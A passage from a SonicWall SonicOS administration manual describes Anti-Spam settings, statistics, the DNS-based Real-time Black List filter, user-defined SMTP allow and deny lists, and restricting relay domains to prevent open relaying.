	Tag and Deliver/Delete Emails when SonicWall Junk Store is unavailable	If Junk Store cannot accept spam messages, you can choose to delete them or deliver them with cautionary subject lines such as `[Phishing] Please renew your account.` Choose from the drop-down menu: • **Tag & Deliver** (default) • **Delete**
Monitoring Service Probes	Probe Interval (minutes)	Set the timer frequency, in minutes, for probing Email Security components in the WAN and LAN networks. The minimum time is 1 minute, the maximum is 60 minutes, and the default is **5** minutes.
	Probe Timeout (seconds)	Set the time, in seconds, for the probe to wait for response from the target before flagging as failure. The minimum time is 30 seconds, the maximum is 300 seconds, and the default is **30** seconds.
	Success Count Threshold	Set the number of consecutive successful responses before declaring the entity as operational. The minimum number is 1 response, the maximum is 10 responses, and the default is **1** response.
	Failure Count Threshold	Set the number of consecutive successful responses before declaring the entity as unreachable. The minimum number is 1 response, the maximum is 10 responses, and the default is **3** response.
Destination Mail Server Settings	Server Public IP Address	The IP address of the server that is available for external connections. MTAs use this WAN IP address for SMTP connection. This number is populated by the address you specified when activating and installing Anti-Spam and Junk Store. You can change the address.
	Server Private IP Address	The IP address of the server for internal traffic. This is the internal mail server IP address behind the appliance. This number is populated automatically by the address you specified when activating and installing Anti-Spam and Junk Store. You can change the address.

Anti-Spam > Settings: Advanced Options


Setting type	Setting	Description
	Inbound Email Port	The TCP service port your appliance has open to receive inbound emails. The minimum is 0, the maximum is 65535, and the default is **function generated**.
Junk Store Settings	Use Destination Mail Server Private Address as Junk Store Address	If the Junk Store is on the destination mail server, select the check box. The address is populated automatically by the address you specified when activating and installing Anti-Spam and Junk Store. You can change the address. This check box is selected by default, and the Junk Store IP Address field is dimmed. ***To change the address:*** 1 Uncheck the check box. The Junk Store IP Address field becomes available. 2 Enter the Junk Store IP address of where the server is located.
Others	Enable Email Subsystem Detection	Enables discover of available email system resources in the network. This check box is selected by default.

Viewing Anti-Spam Statistics

- Anti-Spam > Statistics

Anti-Spam > Statistics

View the statistics for your Anti-Spam feature on the **Anti-Spam > Statistics** page:



- **Total Number of Messages Processed** – The total number of messages processed since the Anti-Spam feature was enabled.
- **Total Number of Junk Messages** – The total number of junk messages processed since the Anti-Spam feature was enabled.
- **Recorded Since** – The date and time when the Anti-Spam feature was enabled.
- **Threats** – Lists the types of service and threats and the total number of each type of service provided and threat blocked:
  - **TCP Cookie SYN Flood validation**
  - **Static Host Reject List**
  - **Likely Spam**
  - **Definite Spam**

- **SonicWall GRID Reputation Service**
  - **Likely Phishing**
  - **Definite Phishing**
  - **Likely Virus**
  - **Definite Virus**

87


Configuring the RBL Filter

- Anti-Spam > RBL Filter
  - About RBL Lists
  - Enabling the RBL Filter
  - Managing RBL Services
  - User-Defined SMTP Server Lists
  - Testing the Real-time Black List

Anti-Spam > RBL Filter

NOTE: The Anti-Spam service is an advanced superset of the standard SonicOS RBL Filtering. When Anti-Spam is enabled, therefore, RBL Filtering is disabled automatically and a message displays with that information and a link to the **Anti-Spam > Settings** page.

If Anti-Spam is not enabled, you can configure the settings on the RBL Filter page. All Anti-Spam and Junk Box pages are unavailable, however.



Topics:

- About RBL Lists
- Enabling the RBL Filter
- Managing RBL Services


- User-Defined SMTP Server Lists
- Testing the Real-time Black List

About RBL Lists

SMTP Real-Time Black List (RBL) is a mechanism for publishing the IP addresses of SMTP servers from which or through which spammers operate. There are a number of organizations that compile this information both for free: http://www.spamhaus.org, and for profit: http://www.mail-abuse.com. A well-maintained list of RBL services and their efficacy can be found at: http://www.sdsc.edu/~jeff/spam/cbc.html

NOTE: SMTP RBL is an aggressive, spam-filtering technique that can be prone to false-positives because it is based on lists compiled from reported spam activity. The SonicOS implementation of SMTP RBL filtering provides a number of fine-tuning mechanisms to help ensure filtering accuracy.

RBL list providers publish their lists using DNS. Blacklisted IP addresses appear in the database of the list provider's DNS domain using inverted IP notation of the SMTP server in question as a prefix to the domain name. A response code from `127.0.0.2` to `127.0.0.11` indicates some type of undesirability:



For example, if an SMTP server with IP address `1.2.3.4` has been blacklisted by RBL list provider `sbl-xbl.spamhaus.org`, then a DNS query to `4.3.2.1.sbl-xbl.spamhaus.org` provides a `127.0.0.4` response, indicating that the server is a known source of spam, and the connection is dropped.


NOTE: Most spam today is known to be sent from hijacked or zombie machines running a thin SMTP server implementation.Unlike legitimate SMTP servers, these zombie machines rarely attempt to retry failed delivery attempts. After the delivery attempt is blocked by RBL filter, no subsequent delivery attempts for that same piece of spam is made.

SonicOS Response to a Blacklist Query

The DNS responses are collected and cached. If any of the queries result in a blacklisted response, the server is filtered. Responses are cached using TTL values, and non-blacklisted responses are assigned a cache TTL of 2 hours. If the cache fills up, then cache entries are discarded in a FIFO (first-in-first-out) fashion.

The IP address check uses the cache to determine if a connection should be dropped. Initially, IP addresses are not in the cache, and a DNS request must be made. In this case, the IP address is assumed innocent until proven guilty, and the check results in the allowing of the connection. A DNS request is made and results are cached in a separate task. When subsequent packets from this IP address are checked, if the IP address is blacklisted, the connection is dropped.

Enabling the RBL Filter



When Real-time Black List blocking is enabled, inbound connections from hosts on the WAN, or outbound connections to hosts on the WAN, are checked against each enabled RBL service with a DNS request to the DNS servers configured under RBL DNS Servers.

To enable the Real-time Black List filter:

1 Navigate to **Anti-Spam > RBL Filter**.

2 Select the **Enable Real-time Black List Blocking** check box.


3 Select the DNS Servers from the RBL DNS Servers drop-down menu:

- **Inherit Settings from WAN Zone** (default) — The DNS server(s) IP address(es) are displayed, but dimmed in the **DNS Server 1/2/3** fields.
- **Specify DNS Servers Manually** — The **DNS Server 1/2/3** fields become available.
    a) Enter one or more DNS server IP addresses in the **DNS Server 1/2/3** fields.

4 Click **Accept**.

Managing RBL Services

You can add additional RBL services in the **Real-time Black List Services** section.



The **Real-time Black List Services** section displays information about and actions for the available RBL services:

- **RBL Service** – The name of the RBL service. Two are provided by SonicWall, but you can add others:
    - sbl-xbl.spamhaus.org – Spamhaus Project, which provides realtime anti-spam protection for Internet networks
    - dnsbl.sorbs.net – SORBS (Spam and Open Relay Blocking System), which provides access to its DNS-based Black List (DNSBL) database
- **Response Codes** – Mouse over the **Comment** icon to display a list of response codes. For information about response codes, see About RBL Lists.
- **Enable** – Select the check box to enable the RBL service. The check boxes for the two provided services are selected by default.

To disable an RBL service, unselect its check box. This does not delete the entry from the table, so you can enable the service in the future.

- **Configure** – Displays icons for various actions:
  - **Edit** icon – Displays the **Edit RBL Domain** dialog. See Editing an RBL Service.
  - **Statistics** icon – Displays information about connections blocked:

    To clear these statistics, click the Clear STatistics button.
  - **Delete** icon – Deletes the RBL service entry. See Deleting an RBL Service.

Topics:

- Clearing Statistics
- Adding an RBL Service
- Editing an RBL Service

Clearing Statistics

You can clear statistics kept for the Black List services.

To clear statistics:


1. Select a service by clicking its check box. To clear the statistics of all services, select the check box in the header next to **RBL Service**. The **Clear Statistics** button becomes active.
2. Click the **Clear Statistics** button.

Adding an RBL Service

To add an RBL service:

1. On the **Anti-Spam > RBL Filter** page, scroll to the **Real-Time Black List Services** section.

2 Click the **Add** button. The **Add RBL Domain** dialog displays.



3 Specify the domain name of the RBL service to be queried in the **RBL Domain** field.

4 Enable the service for use by selecting the **Enable RBL Domain** check box.

5 Specify the expected response codes by selecting their check boxes. Most RBL services list the responses they provide on their Web site, although selecting **Block All Responses** is generally acceptable.

> Selecting the **Block All Responses** check box selects the check boxes for all the blocked responses. Deselecting the **Block All Responses** check box deselects the check boxes of all the blocked responses.


6 Click **OK**. The RBL service is added to the **Real-Time Black List Services** table.

Editing an RBL Service

To edit an RBL Service:

1 On the **Anti-Spam > RBL Filter** page, scroll to the **Real-Time Black List Services** section.

2 Click the **Add...** button. The **Add RBL Domain** dialog displays.



3 Optionally, edit the domain name of the RBL service to be queried in the **RBL Domain** field.

> **TIP:** You can enable or disable an RBL service by selecting/deselecting its **Enable** check box in the **Real-time Black List Services** table.

4 Optionally, enable or disable the service for use by selecting/deselecting the **Enable RBL Domain** check box.

5 Optionally, select or deselect the expected response codes by selecting their check boxes.


> **TIP:** Selecting the **Block All Responses** check box selects the check boxes for all the blocked responses. Deselecting the **Block All Responses** check box deselects the check boxes of all the blocked responses.

6 Click **OK**.

Deleting an RBL Service

You can delete RBL services as follows:

- To delete one RBL service:
  - a Click the **Delete** icon for the service in the **Real-time Black List Services** table. A warning message displays:

  - b Click **OK**. The entry is deleted from the **Real-Time Black List Services** table.
- To delete one or more RBL services:
  - a Check the box of one or more services in the **Real-time Black List Services** table. The **Delete** button becomes active.

b Click the **Delete** button. A warning message displays:

c Click **OK**. The entry is deleted from the **Real-Time Black List Services** table.


User-Defined SMTP Server Lists

NOTE: You can modify, but not delete, the **RBL User White List** or the **RBL User Black List**.

The **User Defined SMTP Server Lists** section allows for Address Objects to be used to construct a white-list (explicit allow: **RBL User White List**) or black-list (explicit deny: **RBL User Black List**) of SMTP servers. Entries in these lists bypass the RBL querying procedure.


For example, to ensure that you always receive SMTP connections from a partner site's SMTP server:

1 On the **Anti-Spam > RBL Filter** page, scroll to the **User-Defined SMTP Server Lists** section.



2 Create an Address Object for the server you want to add:

a Click the **Add...** button. The **Add Address Object** dialog displays.



b Enter a descriptive name for the server in the **Name** field.

c From the **Zone Assignment** drop-down menu, select the server's zone.


d Select the type of host from the **Type** drop-down menu. The following setting(s) change, depending on the host type selected.

e If you selected:


- **Host** (default) – Enter the IP address in the **IP Address** field.
- **Range** – Enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.

- **Network** – Enter the:

  - Network in the **Network** field.
  - Netmask in the **Netmask** field.
- **MAC** – Enter the:




  - Enter the MAC address in the MAC Address field.
  - If the host is a multi-homed hose, select the **Multi-homed host** checkbox. Otherwise, deselect the checkbox. This checkbox is selected by default.
- **FQDN** – Enter the FQDN hostname in the **FQDN Hostname** field.



f Click **OK**.

3 Click the **Edit** icon in the **Configure** column of the **RBL User White List**. The **Edit Address Object Group** dialog displays.



4 Select the address objects to be added from the left column. Multiple address objects can be selected at one time.

5 Click the **Right Arrow** button.

To delete an address object from the group, select the address object and click the **Left Arrow** button.

6 Click **OK**. The table is updated, and that server is always allowed to make SMTP exchanges.

Testing the Real-time Black List


The **System > Diagnostics** page also provides a **Real-time Black List Lookup** feature that allows for SMTP IP addresses (or RBL services or DNS servers) to be specifically tested. For information about this feature, see Real-Time Black List Lookup.

For a list of known spam sources to use in testing, refer to: http://www.spamhaus.org/sbl/latest.lasso.

88

Specifying Relay Domains

Anti-Spam > Relay Domains



The **Anti-Spam > Relay Domains** page allows you to list domains authorized for relaying email by CASS. Restricting domains that can relay emails avoids open-relay issues.

Topics:

- About Open Relay
- Listing Allowed Relay Domains

About Open Relay

An open relay is a SMTP server configured in such a way that it allows a third party to relay (send/receive email messages) that are neither from nor for local users. Such servers, therefore, are usually targets for spammers.


When CASS is configured as an open relay, the mail is relayed even if the mail is not destined to the recipient domain. When CASS is not configured as an open relay, it relays the emails that have one of the listed recipient domains; for domains not listed, the mails are rejected. Listing allowed relay domains avoid unnecessary relaying of emails even when mails are not destined to the user.

Listing Allowed Relay Domains

You can list all domains used for relay.

To list an authorized relay domain:

1 Navigate to the **Settings** section of **Anti-Spam > Relay Domains**.



2 Select whether to restrict relay domains:

- **Any source IP address is allowed to connect to this path** – Allows any domain to relay messages. Go to Step 4.

CAUTION: Selecting this option may make a CASS open relay. Even if the mail is not destined to the recipient's domain, the mail is relayed, which could result in spamming.

- **Any source IP address is allowed to connect to this path, but relaying is allowed only for emails sent to one of these domains** – Allows only listed domains to relay messages.

3 Enter the domain(s) allowed to relay messages in the field. Separate domains with a carriage return (<CR>).

4 Click **Apply Changes**.

